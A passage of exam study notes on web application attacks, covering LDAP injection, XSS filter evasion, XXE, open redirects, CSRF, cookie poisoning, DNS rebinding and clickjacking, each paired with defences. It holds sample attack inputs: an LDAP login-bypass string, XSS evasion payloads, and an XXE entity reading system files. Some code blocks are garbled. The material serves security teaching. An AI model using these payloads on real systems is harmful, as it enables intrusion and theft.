EXAM FOCUS: Recognize the vulnerable code pattern `os.system(f"... {user_input} ...")` as the signature of shell/OS command injection; recognize unescaped output into HTML as HTML embedding; recognize fetching a remote resource by user-supplied URL as file injection.

Memory trick: "Shell runs it, HTML shows it, File loads it." Three sub-types, three different outcomes from the same root cause: unchecked input mixed into something the server executes, renders, or opens.

3.9 LDAP Injection Attacks

What it is: LDAP (Lightweight Directory Access Protocol) stores and organizes directory information (like usernames) in a hierarchical tree, queried with filters. LDAP injection abuses unvalidated web input that gets inserted directly into an LDAP filter, letting an attacker change the filter's logic, similar in spirit to SQL injection but targeting a directory service instead of a relational database.

Analogy: A guest list checker who reads a single combined instruction card. If a visitor can slip extra words onto that card, the checker might end up checking "is this name on ANY list" instead of "is this name AND this exact password correct."

How it works (numbered steps):

1. LDAP is client-server; clients search directory entries using filters such as `ldap://server.example.com/cn=Users,dc=example,dc=com`.
2. A login form builds a filter like `(&(USER=<username>)(PASS=<password>))`.
3. If an attacker enters the username `certifiedhacker)(&))`, the built filter string becomes `(&(USER=certifiedhacker)(&))(PASS=blah))`.
4. LDAP processes only the first complete filter it can parse, which reduces to `(&(USER=certifiedhacker)(&))`, an expression that always evaluates true regardless of the real password.

5. The attacker logs in as `certifiedhacker` without ever supplying a valid password, because the password check was effectively dropped from the evaluated filter.
6. To find whether an application is vulnerable in the first place, testers send a query designed to produce an invalid LDAP filter; a returned LDAP server error confirms the input reaches the filter unescaped and is exploitable.

Real-world use: A corporate single sign-on portal checks credentials against an LDAP directory. By injecting LDAP filter metacharacters into the username field, a tester (with authorization) bypasses the password check entirely and logs in as a known user.

Tools and commands used here: Manual filter-metacharacter injection (`)`, `(`, `&`, `|`, `*`); Burp Suite Intruder with an LDAP-specific payload list.

AI angle: None shown in the notes.

Countermeasures and defense: Escape or reject LDAP metacharacters (`(`, `)`, `*`, `\`, NUL) in all user input before building a filter; use parameterized LDAP query APIs instead of string concatenation; apply least privilege to the LDAP bind account used by the application.

> **EXAM TIP:** A URL like `ldap://ldap.example.com/ou=Engineering,ou=Departments,dc=example?` combined with a login form is the giveaway for LDAP injection rather than SQL injection.

EXAM FOCUS: The exam may show a crafted username string with parentheses and ask what it achieves (bypassing authentication by making the filter always true).

Memory trick: "Parentheses are power." In LDAP filters, `(` and `)` and `&`/`|` control logic; smuggling extras in changes what gets checked.

3.10 Cross-Site Scripting (XSS) Attacks and Filter Evasion

What it is: Cross-site scripting (XSS, sometimes "CSS" in older material) exploits dynamically generated pages that include unvalidated input in their output, letting an attacker inject client-side script (JavaScript, VBScript, ActiveX, HTML, or Flash) that runs inside a victim's browser when the victim views the page.

Analogy: A community notice board where anyone can pin a note. If the board owner never checks what is pinned, someone can pin a note that is really a trap (a hidden trigger) that fires on whoever reads it next.

How it works (numbered steps):

1. The attacker finds an input that the server reflects back into the page without encoding, for example a non-existent-page handler: `jason_file.html` triggers server code `print "Not found: " . urldecode($_SERVER["REQUEST_URI"]);` inside a 404 page.
2. Instead of a normal filename, the attacker requests `http://certifiedhacker.com/` followed by a script tag containing `alert('WARNING. The application has encountered an error')`.

3. The server reflects this string straight into the HTML response.
4. The victim's browser parses the response and executes the injected script tag as if it were part of the real page.
5. Exploits built on this foundation include running malicious script, redirecting to an attacker server, abusing the victim's existing privileges, placing ads in hidden iframes/pop-ups, and manipulating page data.

Stored XSS example - comment field: on a blog such as `www.techpost.org`, an attacker posts a comment containing a script tag with `alert("Hello World")` inside it, instead of plain text. The web application stores this comment as-is in the database. Every later visitor who loads that blog post gets the stored script executed in their own browser, popping an alert as soon as the page loads - this demonstrates the key feature of stored/persistent XSS: one injection, many victims, because the payload lives on the server.

> **ADDED CONTEXT:** The module's underlying "flavors" of XSS are reflected (payload bounces back in the immediate response, as in the 404-page example), stored/persistent (payload saved server-side, as in the comment example), and DOM-based (the vulnerability is in client-side JavaScript that writes untrusted data into the page's DOM, with no round trip to the server needed for the script to run).

Techniques to evade XSS filters (from the notes):

1. **Encoding characters:** replace the word "javascript:" with HTML numeric character references so filters that search for the literal text of that word, or for an opening script tag, miss it. A hexadecimal numeric reference works the same way.
2. **Embedding whitespace:** insert a tab character in the middle of the word "javascript", or encode that tab, or use a carriage return or newline character instead, to slip past filters that look for an exact, unbroken keyword match.
3. **Manipulating tags:** split a script opening tag into two pieces and nest a second copy of the tag inside the first, so that after a filter deletes only the first match it finds, the surrounding fragments still reassemble into one working tag pair. A related technique separates an HTML element's attribute list and its tag name with a slash character, squeezing the source attribute, the onload attribute, and an encoded "javascript:" handler together with no spaces. Another variant uses an abnormal, unlisted event-handler attribute (such as a mouse-down handler) so filters that only check a fixed list of event names miss it entirely.

Illustrative payload shapes for the four techniques above (read as plain text, not as HTML that should render):

```
1) &#106;avascript:alert('XSS Successful')
2) java[TAB]script:alert('Successful XSS')
3) scr + [SCRIPT-TAG] + ipt > document.write(...)
4) img element, src + onload + encoded javascript handler
```

Real-world use: A review site lets users post comments without sanitizing them. An attacker posts a comment containing an XSS payload that steals the session cookie of every staff member who later reviews that comment in the admin panel, leading to account takeover.

Tools and commands used here: Burp Suite and OWASP ZAP to find reflection points and automate encoding variations; the "CEH Tools" module folder XSS cheat sheet referenced in the notes for ready-made bypass strings; browser developer tools to inspect how input is reflected.

AI angle: AI tools can generate dozens of filter-evasion payload variants (encoding, case-mixing, tag-splitting) on request, which speeds up both attacker fuzzing and defender filter testing; a defender can prompt an AI assistant to "generate 20 XSS evasion payloads that bypass a filter blocking the literal string of a script opening tag" to proactively test their own WAF rules.

Countermeasures and defense (from pages 55 and 58): Validate all headers, cookies, query strings, form fields, and hidden fields against a strict specification; test extensively for XSS holes during the design phase, before release; deploy a web application firewall to block execution of malicious scripts; convert all non-alphanumeric characters to HTML character entities before displaying user input anywhere, including in search results and forums; encode both input and output and filter metacharacters on the way in and the way out; set the HttpOnly flag on cookies so client-side scripts cannot read them even if an XSS payload executes.

> **TRAP:** A filter that blocks only the literal text of a script opening tag is not a real fix; the encoding, whitespace, and tag-manipulation tricks above exist specifically to defeat naive keyword-blocking filters. The real fix is output encoding plus a strict allow-list, not a blacklist of strings.

EXAM FOCUS: The exam loves giving an encoded or obfuscated payload (hex, Unicode, tab-split) and asking what it is trying to achieve (bypass a keyword filter looking for `javascript:` or for a script tag). It also tests telling reflected XSS (one-time, in the URL/response) apart from stored XSS (saved, affects every visitor).

Memory trick: "Reflect once, Store forever, DOM never leaves the browser." For evasion: "Encode it, space it, split it" covers the three evasion families.

3.11 Web-based Timing Attacks

What it is: A web-based timing attack is a side-channel attack: instead of reading data directly, the attacker measures how long the server (or browser) takes to respond, and uses those timing differences to infer secret information such as whether a username exists or what a password might be.

Analogy: Guessing whether someone is home by timing how long it takes for a light to turn on after you ring the doorbell. A quick response might mean someone was already near the door; a slow one might mean they had to walk from another room.

How it works, by sub-type (from the notes):

1. **Direct timing attack:** measure the approximate time the server takes to process a POST request, to deduce whether a given username exists (a real username might take longer because the server also checks the password hash, while a non-existent username might fail fast).
2. **Cross-site timing attack:** send crafted request packets to the target website using JavaScript from a different origin, and use timing differences in the responses to infer information about the victim's session or data without needing to read the response body directly (useful when same-origin policy blocks reading the actual response).
3. **Browser-based timing attack:** abuse side-channel leaks inside the browser itself to estimate how long the browser takes to process requested resources, which can be extended into further attacks such as video parsing attacks and cache storage timing attacks.

Real-world use: A login page returns "invalid username or password" for every failure, but a direct timing attack shows that valid usernames consistently take 50ms longer to reject than invalid ones (because the server hashes the submitted password only when the username exists), letting an attacker enumerate valid usernames without ever seeing a different error message.

Tools and commands used here: Custom scripts or Burp Suite's timing-focused extensions to send repeated timed requests and statistically compare response times.

AI angle: None shown in the notes.

Countermeasures and defense: Make authentication logic take constant time regardless of whether the username or password is correct (constant-time comparison, always hash something even for unknown usernames); avoid exposing precise timing information in error responses; add random jitter to response times for security-sensitive endpoints.

> **EXAM TIP:** If a question says an attacker learned something "without ever seeing a different response body or error message," think side-channel / timing attack.

EXAM FOCUS: Expect the exam to distinguish direct timing (server-side processing delay), cross-site timing (JavaScript measuring another origin's response time), and browser-based timing (browser functionality abuse).

Memory trick: "Clock the lock." If you cannot see the password, time how long the lock takes to accept or reject it.

3.12 XML External Entity (XXE) Attack

What it is: An XXE attack is a form of server-side request forgery that happens when a misconfigured XML parser lets an application process XML input from an untrusted

source, including external entity references that point to local files or internal network resources.

Analogy: A mail-merge template that lets you insert "variables" into a letter. If the template engine also lets you insert a variable that means "go read this other file and paste its contents here," anyone who controls the template can make the system reveal files it was never meant to share.

How it works (numbered steps):

1. The attacker crafts a malicious XML document with a custom `DOCTYPE` that declares an external entity pointing at a local file, for example: ```xml

<!ENTITY bar SYSTEM "file:///etc/lsb-release">]> &bar; `` 2. The attacker sends this as the body of a request, for example`POST http://certifiedhacker.com/xml HTTP/1.1`. 3. The target's weakly configured XML parser resolves the`&bar;`entity by reading the referenced file. 4. The parser embeds the file's content into the response that is sent back, for example returning the contents of`/etc/lsb-release`(`DISTRIB_ID=Ubuntu`,`DISTRIB_RELEASE=18.04`, and so on). 5. The attacker now knows internal file contents or can pivot the entity reference to internal URLs, extending the attack into a broader SSRF.

Real-world use: A "upload your resume as XML/DOCX" feature processes the uploaded XML with a default parser that has external entity resolution enabled. A tester submits a document with an external entity pointing at `/etc/passwd` and receives its contents back inside the application's confirmation page, proving the parser is exploitable.

Tools and commands used here: Burp Suite to intercept and modify XML request bodies; manual crafting of `DOCTYPE`/`ENTITY` payloads.

AI angle: None shown in the notes.

Countermeasures and defense (from page 56): Avoid processing XML input that references an external entity with a weakly configured parser; securely configure the XML unmarshaller; parse documents only with a securely configured parser; configure the XML processor to use a local static DTD and disable any DTD declared inside an incoming XML document.

> **TRAP:** XXE is filed under both A05 Security Misconfiguration (because the root cause is parser configuration) and effectively overlaps with A10 SSRF (because the entity can be made to fetch internal network resources). If asked for the single BEST category for "a misconfigured XML parser lets an attacker read local files," pick Security Misconfiguration; if the question emphasizes "forcing the server to request an internal URL," lean SSRF.

EXAM FOCUS: Recognize `<!DOCTYPE ... <!ENTITY ... SYSTEM "file://...">` as the unmistakable signature of an XXE payload.

Memory trick: "External Entity = Extra Eyes." The entity gives the attacker extra eyes inside the server's filesystem.

3.13 Unvalidated Redirects and Forwards

What it is: Many applications redirect or forward users to another page using a URL parameter. If that destination is not validated, an unvalidated redirect sends the victim somewhere malicious (phishing, malware), and an unvalidated forward can let the attacker skip past access control checks entirely.

Analogy: A receptionist who sends visitors to "whichever room number the visitor says" without checking if that room is one they are allowed to enter, or without checking that the destination the visitor names is actually a legitimate room in the building at all.

How it works, by sub-type:

1. **Unvalidated redirect:** the attacker sends a phishing email containing a link that uses the trusted site's own redirect feature, for example `http://www.certifiedhacker.com/redirect.aspx?url=http://www.evilserver.com`. The victim trusts the familiar domain name at the start of the link, clicks it, and the application's own redirect logic sends them on to the attacker's malicious server.
2. **Unvalidated forward:** an attacker requests a page that uses a server-side forward parameter, for example `http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp`. If the application does not check whether the current user is authorized to reach `admin.jsp`, the forward lands the attacker on the administration page (price list, item listing, purchase records, registered users) without ever passing the normal access control check that a direct request to `/admin.jsp` would have triggered.

Real-world use: A marketing email uses a tracking redirect `certifiedhacker.com/redirect.aspx?url=...` for click analytics. An attacker spoofs the same trusted-looking link but points the `url` parameter at a credential-phishing page; recipients trust the domain shown at the start of the link and fall for it.

Tools and commands used here: Manual URL parameter tampering; Burp Suite to find all redirect/forward parameters across an application.

AI angle: None shown in the notes.

Countermeasures and defense (from page 57): Avoid using redirects and forwards wherever possible; if a destination parameter cannot be avoided, validate that the supplied value is on an allow-list of legitimate destinations and confirm the user is authorized for it before forwarding.

> **EXAM TIP:** The difference between the two: redirect sends the browser to a new URL (visible address bar change, used for phishing); forward happens server-side without the browser knowing (used to skip access control checks).

EXAM FOCUS: A question may describe a phishing link using a trusted domain's own redirect feature; the answer is unvalidated redirect, not generic phishing.

Memory trick: "Redirect fools the user, Forward fools the access check."

3.14 Magecart Attack

What it is: A Magecart attack, also called web skimming, injects malicious JavaScript into an e-commerce website so it silently captures customers' payment card details during checkout and sends them to an attacker-controlled server.

Analogy: A card skimmer clipped inside a legitimate ATM slot: the ATM still works normally, but every card swiped is secretly copied before the transaction completes.

How it works (numbered steps):

1. The attacker finds an e-commerce site running outdated software or vulnerable third-party plugins and gains illegitimate access.
2. The attacker injects malicious script/code into the website's checkout flow.
3. The injected malware executes during a real victim's checkout process, capturing payment data as it is typed.
4. The malware exfiltrates the stolen payment information to the attacker's own server.
5. The attacker collects and later monetizes the stolen card data.

Real-world use: A mid-size online retailer running an outdated shopping-cart plugin gets a skimming script injected into its checkout page. For weeks, every customer who completes a purchase unknowingly sends their card number to the attacker's server in addition to the legitimate payment processor.

Tools and commands used here: Attackers typically exploit known CMS/plugin vulnerabilities to gain write access; defenders use file-integrity monitoring and Content-Security-Policy to catch unexpected script injections.

AI angle: None shown in the notes.

Countermeasures and defense: Keep e-commerce platforms and third-party plugins patched and updated; use Subresource Integrity (SRI) and a strict Content-Security-Policy to prevent unauthorized scripts from running on checkout pages; monitor checkout page JavaScript for unexpected changes.

> **EXAM TIP:** "Payment card skimming via injected JavaScript on an e-commerce checkout page" is the textbook description of Magecart; do not confuse it with POS (point-of-sale) hardware skimmers, which are a physical attack, not a web application attack.

EXAM FOCUS: Magecart is filed under both A06 (Vulnerable and Outdated Components, the entry point) and A08 (Software and Data Integrity Failures, the impact).

Memory trick: "Mage-cart skims the shopping cart." The name itself hints at the e-commerce target.

3.15 Watering Hole Attack

What it is: A watering hole attack targets websites that a specific victim organization or individual is known to visit often, rather than attacking the victim directly; the attacker compromises one of those frequently visited sites and waits for the victim to show up.

Analogy: A predator does not chase every animal across the savanna; it waits quietly at the one watering hole it knows its prey will eventually visit to drink.

How it works (numbered steps):

1. The attacker researches which websites the target company or individual frequently visits.
2. The attacker tests those specific websites for vulnerabilities.
3. Once a vulnerability is found, the attacker injects malicious script/code into that website, which can redirect visitors or trigger a malware download.
4. The attacker waits (hence "watering hole") for the intended victim to visit the now-compromised site in the course of their normal browsing.
5. When the victim loads the infected page, it redirects to a malicious server, and malware downloads onto the victim's machine, potentially compromising both the machine and the wider organizational network.

Real-world use: An attacker targeting a defense contractor notices its engineers frequently visit a niche industry forum. The attacker compromises that forum (not the contractor directly) and plants a drive-by download; weeks later, an engineer's visit to the familiar forum silently infects their workstation.

Tools and commands used here: Reconnaissance of visited sites (Module 02 techniques); exploitation of the chosen third-party site's own vulnerabilities; malicious redirect/download scripts similar to Magecart's delivery mechanism.

AI angle: None shown in the notes.

Countermeasures and defense (from page 57): Regularly apply software patches to remove vulnerabilities on any site the organization depends on; monitor network traffic for unexpected redirects or downloads; secure DNS servers to prevent attacker-controlled redirection; analyze user behavior for anomalies; inspect popular third-party websites used by staff before and during high-risk periods.

> **TRAP:** Watering hole and Magecart both involve compromising a legitimate website to attack its visitors, but Magecart's goal is stealing payment card data from an e-commerce checkout, while watering hole's goal is delivering malware to a specific, targeted victim population. If the scenario names a specific target organization being stalked through a third site, pick watering hole; if it is about stolen card numbers at checkout, pick Magecart.

EXAM FOCUS: The phrase "waits for the victim to visit a site they normally trust" is the giveaway for watering hole.

Memory trick: "Wait at the watering hole, not at the victim's door."

3.16 Cross-Site Request Forgery (CSRF) Attack

What it is: CSRF forces a victim's browser, while the victim is still logged into a trusted site, to send a request the victim never intended to send, exploiting the fact that browsers automatically attach cookies to requests regardless of which page triggered them.

Analogy: Tricking someone into signing a blank check by hiding the signature line inside a form they think is harmless, while their valid signature (the session cookie) gets attached automatically.

How it works (numbered steps):

1. The victim logs into a trusted server with their credentials; the server sets a session cookie in the victim's browser.
2. While that session is still active, the victim visits a malicious site (often reached via a phishing email).
3. The malicious page contains code such as `<img src="http://certifiedhackershop.php?symbol=MSFT&shares=1000">` or a hidden auto-submitting form matching the trusted site's own form fields, for example: ```html

   Symbol:

   Shares:

   Buy

   ``` 4. The victim's browser, trusting the destination domain, automatically attaches the still-valid session cookie to this request. 5. The trusted server receives what looks like a normal, authenticated "buy shares" request and executes it, even though the victim never intended to place that order.

**Real-world use:** A victim is logged into their brokerage site in one browser tab and, in another tab, opens a phishing email with a hidden auto-submitting form targeting the same brokerage's trade endpoint. The browser silently submits a stock purchase using the victim's live session, with no visible prompt.

**Tools and commands used here:** Burp Suite's CSRF PoC generator to build a proof-of-concept auto-submitting form; manual HTML crafting.

**AI angle:** None shown in the notes.

**Countermeasures and defense (from page 57):** Generate a unique, unpredictable CSRF token for each user session and require it in every form and state-changing request; check the HTTP Referer header and, when processing a POST, ignore conflicting URL parameters; use the SameSite cookie attribute so cookies are not sent along with cross-site requests at all.
   ```

> **TRAP:** CSRF makes the victim's own browser send a forged request using the victim's real, unmodified session; it does not require the attacker to ever see or steal the session cookie, unlike pass-the-cookie (section 3.6) or session hijacking (section 3.47), which do require possessing the cookie itself.

EXAM FOCUS: Recognize the pattern "logged-in victim visits a malicious page that auto-submits a request to the trusted site" as CSRF, and know that CSRF tokens plus SameSite cookies are the standard fix.

Memory trick: "Forged request, Real cookie." The attacker forges the request; the browser supplies the genuine session automatically.

3.17 Cookie/Session Poisoning

What it is: Cookies maintain state in the otherwise stateless HTTP protocol. Cookie (or session) poisoning is directly modifying the contents of a cookie stored in the user's browser to bypass security checks, change the user's online experience, or gain unauthorized information.

Analogy: Editing the amount written on a parking validation ticket before handing it to the attendant, so you pay for less time than you actually used.

How it works (numbered steps):

1. A user browses a page, for example requesting `GET /store/buy.aspx?checkout=yes`; the web server replies with the requested page and sets a cookie such as `Cookie: SESSIONID=325896ASDD23SA3587; BasketSize=3; Item1=1258; Item2=2658; Item3=6652; TotalPrice=11568;`.
2. The attacker steals or intercepts this cookie through sniffing, XSS, or a phishing attack.
3. The attacker modifies the cookie's content directly, for example lowering `TotalPrice` from `11568` to `100`.
4. The attacker resends the request with the poisoned cookie: `Cookie: SESSIONID=...; TotalPrice=100`.
5. The attacker orders a product using the modified cookie, and if the server trusts the cookie's price field instead of recomputing it, the product is delivered to the attacker's address at the manipulated price.
6. A proxy tool can also be used to rewrite session data, display cookie contents, or set a new user ID or other session identifier directly inside the cookie.

Real-world use: An online store stores the cart total inside a client-side cookie instead of recalculating it server-side at checkout. A tester intercepts the cookie, edits `TotalPrice` down, and successfully checks out at a fraction of the true cost, proving the business logic flaw.

Tools and commands used here: OWASP ZAP and Burp Suite to trap, view, and edit session cookies before replay; Wireshark to sniff cookies from unencrypted traffic.

AI angle: None shown in the notes.

Countermeasures and defense (from page 57): Never store plain text or weakly encrypted sensitive data (prices, roles, passwords) inside a cookie; implement timeout limits for cookies; set the Secure attribute so cookies are only ever sent over HTTPS; use long, random, unpredictable session IDs to prevent guessing or prediction.

> **TRAP:** Cookie/session poisoning edits an existing cookie's own data (like the price field); pass-the-cookie (section 3.6) instead reuses a stolen, unmodified, already-valid session cookie. Hidden field manipulation (section 3.5) edits a form field in the request body, not a cookie header.

EXAM FOCUS: Spotting `TotalPrice` or similar business data stored directly inside a visible cookie value is the classic exam setup for this attack.

Memory trick: "Poison the cookie, change what it says." The cookie is still the user's real cookie, just tampered with.

3.18 Insecure Deserialization

What it is: Serialization converts data objects into a format (such as XML, JSON, or a binary blob) suitable for transmission or storage; deserialization reverses that process back into usable objects. Insecure deserialization happens when an application deserializes attacker-controlled data without validating it, allowing injected malicious content or code to execute during the deserialize step.

Analogy: Receiving a flat-packed furniture kit (serialized data) and assembling it blindly from the instructions inside the box, without checking that someone did not swap the instructions for a set that also wires in a hidden trapdoor.

How it works (numbered steps):

1. A normal object, for example an `Employee` record with `Name=Rinni`, `Age=26`, `City=Nevada`, `EmpID=2201`, gets serialized into a transportable format: `<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201</EmpID></Employee>`.
2. The attacker intercepts this serialized data in transit and injects malicious content into it, for example appending a `MALICIOUS PROCEDURE` element inside the structure.
3. The tampered serialized data is forwarded on to the victim application.
4. The victim application deserializes the data back into objects without validating what classes or procedures are being reconstructed.
5. Because deserialization trusted the content blindly, the injected malicious procedure executes (or the malicious object graph behaves unexpectedly), compromising the system or network - what should have been a normal Employee object load becomes a "Deserialization Hack."

Real-world use: A Java web application accepts a serialized session object from the client and deserializes it on each request. An attacker crafts a malicious serialized

payload using a known "gadget chain" in a library already present on the classpath, and when the server deserializes it, arbitrary code runs on the server.

Tools and commands used here: ysoserial (ADDED CONTEXT, a well-known tool for generating malicious deserialization payloads for Java); Burp Suite to intercept and modify serialized request bodies.

AI angle: None shown in the notes.

Countermeasures and defense (from page 56): Validate any untrusted input that will be serialized so that only trusted classes are ever included; avoid serializing security-sensitive classes entirely; use libraries and APIs that offer secure-by-default deserialization features; apply object allow-listing to restrict deserialization to a fixed, approved set of classes or types.

> **EXAM TIP:** "Serialized object," "gadget chain," and "deserialize untrusted data" are the keywords that separate this attack from ordinary injection attacks.

EXAM FOCUS: This maps to OWASP A08, Software and Data Integrity Failures; expect a question that asks which OWASP category covers insecure deserialization.

Memory trick: "Don't unwrap a stranger's package blindly." Deserialization is unwrapping; validate the sender and contents first.

3.19 Web Service Attacks: Overview and the Web Services Stack

What it is: Web services let applications talk to each other over standard web protocols. They are described using WSDL (Web Services Definition Language), discovered via UDDI (Universal Description, Discovery, and Integration), and communicate using SOAP (Simple Object Access Protocol) or REST. Because web services sit on top of ordinary web applications, any successful attack on a web service can directly expose the business logic and database underneath it.

Analogy: A web service is like a hotel concierge desk that takes structured requests ("book a table," "arrange a taxi") and relays them to the right department. If someone can send a forged or malformed request to the concierge, the chaos can reach the kitchen, the garage, or the guest database behind the scenes.

How it works - the four-layer stack and its attacks (from the notes), as mini-blocks since the attack lists are long:

- **Presentation layer.** Technologies: XML, AJAX, Portal, Other; secured by WS-Security. Attacks: parameter tampering, WSDL probing, SQL/LDAP/XPath/OS command injection, malware injection, brute-force, data type mismatch, content spoofing, session tampering, format string, information leakage.
- **Discovery layer.** Technologies: UDDI, WSDL. Attacks: fault code leaks, permission and access attacks, error leakage, authentication and certification attacks.
- **Access layer.** Technologies: SOAP, REST. Attacks: buffer overflow, XML parsing, spoiling schema, complex or recursive payload, DoS, large payload.

- **Transport layer.** Technologies: HTTP, HTTPS, JMS, Other. Attacks: sniffing, snooping, WS-Routing attacks, replay attacks, denial-of-service.

Real-world use: A partner integration exposes a SOAP endpoint over plain HTTP for "legacy compatibility." An attacker sniffs the transport layer, replays a captured SOAP request with a modified amount field, and the backend processes it as a new, valid transaction.

Tools and commands used here: WS-Attacker and SoapUI (ADDED CONTEXT for SoapUI) for building and manipulating SOAP messages; Burp Suite for REST and SOAP traffic interception.

AI angle: None shown directly, but AI-assisted DAST tools (section 3.73) increasingly scan REST/SOAP endpoints automatically as part of CI/CD.

Countermeasures and defense (from page 57): Configure WSDL access control permissions to grant or deny access to specific SOAP message types; use document-centric authentication credentials with SAML; combine multiple credential types such as X.509 certificates and WS-Security together; deploy web-service-aware firewalls with SOAP and ISAPI-level filtering; configure firewall/IDS systems for both anomaly-based and signature-based detection tuned to web service traffic.

> **EXAM TIP:** Match the layer to the attack type: if the question describes a problem with discovering or registering a service, that is the Discovery layer (UDDI/WSDL); if it is about sniffing traffic in transit, that is the Transport layer.

EXAM FOCUS: Memorize the four layers in order (Presentation, Discovery, Access, Transport) and one attack example per layer.

Memory trick: "PDAT: Present, Discover, Access, Transport" - read top to bottom as the request flows from the outside world down into the wire.

3.20 Web Service Footprinting Attack

What it is: Web service footprinting is the reconnaissance step for web services: the attacker queries UDDI registries to learn structural details about a target's web services, such as businessEntity, businessService, and bindingTemplate information, before attacking them.

Analogy: Reading a company's public phone directory before calling, to learn department names and extension numbers, so a later prank call sounds convincing.

How it works (numbered steps):

1. The attacker sends a `find_service` SOAP/XML query to a UDDI endpoint, for example a POST to `/inquire` on `uddi.microsoft.com` with a body such as: ```xml
amazon

`` 2. The server replies with HTTP/1.1 200 OK and an XML response listing matching serviceInfo entries, each with a serviceKey, a businessKey, and a human-readable name` (for example "Amazon Research Panel," "Amazon Web Services,"

"AmazonBookPrice"). 3. The attacker now has internal identifiers (service keys, business keys) and service names that map out exactly which web services exist and what they are called, information that was never meant to be guessed. 4. This structural map becomes the target list for further probing (section 3.55) and injection attacks against specific discovered services.

Real-world use: A tester queries a company's public UDDI registry and discovers several undocumented internal service names (such as "AmazonBookPrice" in the example), which were not listed anywhere on the public website, expanding the known attack surface significantly.

Tools and commands used here: Manual SOAP requests via curl or Burp Suite Repeater; any UDDI-aware client.

AI angle: None shown in the notes.

Countermeasures and defense: Restrict public UDDI registry access to only the services genuinely intended for external discovery; require authentication for registry queries; avoid publishing internal-only service names in any UDDI instance reachable from the internet. (See also section 3.19's web service countermeasures, which apply broadly here.)

> **EXAM TIP:** UDDI = discovery/footprinting of web services, the direct web-service equivalent of DNS/Whois footprinting for domains (Module 02).

EXAM FOCUS: Expect a question asking what UDDI is used for (describing and discovering web services) versus what WSDL is used for (describing the technical contract/interface of one specific service).

Memory trick: "UDDI is the Yellow Pages for web services."

3.21 DNS Rebinding Attack

What it is: DNS rebinding bypasses the browser's Same Origin Policy (SOP) by changing what IP address a domain name resolves to after the page has already loaded, tricking the victim's browser into treating a request to an internal/private address as if it still belonged to the original trusted domain.

Analogy: A delivery address that is valid when the courier first checks it, but secretly changes to a different building the moment the courier actually walks there, while the courier still believes they are delivering to the same place.

How it works (numbered steps):

1. The attacker registers a malicious domain, for example `certifiedhacker.com`, on a DNS server they control.
2. The victim's browser loads `certifiedhacker.com`; DNS resolves it to the attacker's real server, for example `10.10.10.10`, with a very short TTL (time to live) so the DNS answer is not cached for long.

3. The victim's browser fetches `index.html` from `10.10.10.10`; this page contains embedded JavaScript.
4. The script runs and requests `http://certifiedhacker.com/secret.html` again. Because the TTL was so short, the browser re-resolves the domain.
5. This time the attacker's DNS server answers with a different IP, for example `10.10.10.2` (an internal or otherwise restricted address), while the domain name in the browser's address bar stays `certifiedhacker.com`.
6. Since the Same Origin Policy checks the domain name, not the IP address, the browser treats this new request as same-origin and lets the script read the response from `10.10.10.2/secret.html`, successfully bypassing SOP.
7. The script exfiltrates the retrieved `secret.html` content back to the attacker.

Real-world use: An internal admin dashboard is reachable only from an internal IP and has no authentication because it "trusts the network." An attacker lures a victim inside that network to visit a malicious page; DNS rebinding makes the victim's browser itself issue the request to the internal dashboard and relay the response out, even though the attacker could never reach that IP directly from the internet.

Tools and commands used here: Custom DNS servers with short-TTL record control (such as rebind frameworks, ADDED CONTEXT); JavaScript timers to trigger the second DNS lookup at the right moment.

AI angle: None shown in the notes.

Countermeasures and defense: Validate the `Host` header on the server side against an allow-list; pin DNS resolutions for the duration of a session (do not re-resolve mid-session); enforce minimum TTL values; require authentication on internal services regardless of the source network, instead of trusting network location alone.

> **EXAM TIP:** "Short TTL," "re-resolve," and "bypass Same Origin Policy" together point to DNS rebinding specifically, distinguishing it from ordinary SSRF where the attacker directly supplies a malicious URL rather than manipulating DNS resolution timing.

EXAM FOCUS: This falls under OWASP A10, Server-Side Request Forgery, alongside the SSRF payload injection, H2C smuggling, and XSPA attacks named on the same slide (page 2).

Memory trick: "Same name, new address, same trust." The browser is fooled because the name never changes, only what it points to.

3.22 Clickjacking Attack

What it is: Clickjacking tricks a victim into clicking something on a web page that is not what it appears to be, by placing a malicious, usually transparent, element directly on top of a legitimate, trusted page element. It belongs to a broader family called UI

redress attacks, and it typically exploits HTML `<iframe>` elements or a missing/misconfigured X-Frame-Options header.

Analogy: Printing an invisible "I agree to give you my money" button and gluing it exactly on top of the real "Claim your prize" button someone is about to press.

How it works (numbered steps):

1. The attacker sends the victim a malicious website link, often via email (for example disguised as "You have won a lottery of $2M, click the link to claim it").
2. The attacker's page loads the genuine target website (such as a bank) inside a transparent or disguised iframe, overlaid on top of the attacker's own enticing content.
3. The victim opens the link and sees the attacker's enticing page, unaware the real bank page is invisibly stacked underneath.
4. The victim clicks what looks like a normal button on the visible page, but the click actually lands on the hidden, legitimate element beneath it (for example a "Transfer funds" or "Delete account" button on the real site).
5. The victim has been clickjacked: an action was performed on the trusted site using the victim's own authenticated session, without the victim realizing it.

Real-world use: An attacker overlays a transparent iframe of a victim's social media "Like" or privacy-settings page underneath a fake "Claim your prize" page. The victim clicking "Claim" actually clicks "Make my profile public" on the real site underneath.

Tools and commands used here: Simple HTML/CSS (iframe with opacity 0 or very low z-index tricks); no special exploitation tool is required, making this a low-cost, high-impact attack.

AI angle: None shown in the notes.

Countermeasures and defense (from page 58): Use a server-side defense such as the X-Frame-Options header with DENY, SAMEORIGIN, or ALLOW-FROM URI; never rely only on client-side methods such as framebusting or framebreaking JavaScript, because these can themselves be bypassed; use the Content-Security-Policy (CSP) HTTP header's `frame-ancestors` directive as a modern, more flexible replacement/companion to X-Frame-Options.

> **TRAP:** Framebusting/framebreaking JavaScript (client-side) feels like a fix but is not reliable, because an attacker's outer page can neutralize that script (for example using the `sandbox` iframe attribute). The exam's correct "BEST" answer for clickjacking defense is always the server-side header (X-Frame-Options or CSP), not client-side JavaScript.

EXAM FOCUS: Expect a question asking for the BEST clickjacking countermeasure among several options, where one tempting wrong answer is "use JavaScript framebusting code."

Memory trick: "Click what you see? Maybe not." The visible layer and the clicked layer are different elements.

3.23 MarioNet Attack

What it is: MarioNet is a browser-based attack that runs malicious code persistently inside the victim's browser using the Service Worker API, so the infection survives even after the victim closes the malicious tab or navigates away from the page that started it.

Analogy: A puppet (marionette) that keeps moving on its own strings long after the puppeteer has left the room, because the strings were secretly attached to something that stays behind.

How it works (numbered steps):

1. The attacker registers and activates a Service Worker through a website they control.
2. When the victim browses that website, the Service Worker automatically activates in the background.
